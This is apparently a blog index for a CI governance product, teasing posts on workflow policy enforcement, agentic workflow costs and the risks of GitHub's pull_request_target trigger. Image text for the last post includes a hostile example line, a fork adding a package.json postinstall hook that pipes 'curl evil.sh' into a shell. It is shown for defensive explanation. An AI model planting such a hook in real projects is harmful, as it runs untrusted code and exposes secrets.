
One set of rulesfor runs, agents and deployments, in Evaluate or Blockworkflow runagentic rundeploymentPolicyactor · runner · branchtrigger · agent · deployEvaluateBlockChecks on the run✓ tests✓ lintSpockOps policywould block · recorded✗ blocked: run cancelledEvaluate watches first; Block enforcesaudit trailfinding: 3 on unapproved runnersWorkflow runs, agentic runs and deployments are checked against one SpockOps policy as they start: in Evaluate the check records that it would block, in Block the run is cancelled; every verdict is recorded in the audit trail, and findings say what to fix next
governance

GitHub Actions workflow governance: one set of rules for runs, agents and deployments

Workflow governance for GitHub Actions: one engine for runs, agentic workflows and deployments, in Evaluate or Block, with findings that say what to fix next.
7 min read

One agentic run, two billsrunner minutes on the Actions bill; AI tokens on anotherActivation2 minAgent11 minThreat detection3 minSafe outputs2 minActions bill$0.012$0.078$0.096$0.108AI bill100 credits · $1.00200 credits · $2.00300 credits · $3.00400 credits · $4.00runner 3% · $0.108AI 97% · $4.00four runs a day for a month: $12.96 in runner minutes, $480 in AIOne agentic workflow run has two bills: its four jobs use 18 runner minutes, $0.108, while the agent uses 400 AI Credits, $4.00, so AI is 97% of the run; four runs a day for a month cost $12.96 in runner minutes and $480 in AI
agenticcost

What does an agentic workflow cost? Runner minutes vs. AI tokens

Every GitHub agentic workflow run has two bills: Actions minutes and AI tokens. See a priced example and how SpockOps splits compute from agent cost per run.
Sash5 min read

pull_request_targeta fork's pull request, your secrets, and the policy that stops it#482 Fix a typo in the READMEocto-fork:main → your-org/appfrom a fork+ "postinstall": "curl evil.sh | sh"Checksci.ymlon: pull_request_targetsecretswrite tokenrunning…✗ cancelled by SpockOpstest.ymlon: pull_requestno secretsread-onlyrunning…✓ passedSpockOps policy · Event Triggerpush ✓ pull_request ✓ workflow_run ✓pull_request_target ✗GitHub blocks it in public repositories from 2 December · a SpockOps policy holds the rule everywhereA pull request from a fork that changes package.json: its pull_request_target run carries your secrets and a write token, and a SpockOps policy that doesn't allow the trigger cancels it; the same tests on pull_request run with no secrets and pass
governance

pull_request_target: why to stop using it, and what to use instead

GitHub blocks pull_request_target by default from 2 December. Why the trigger is dangerous, the simple two-workflow pattern to use instead, and how to keep it out …
5 min read
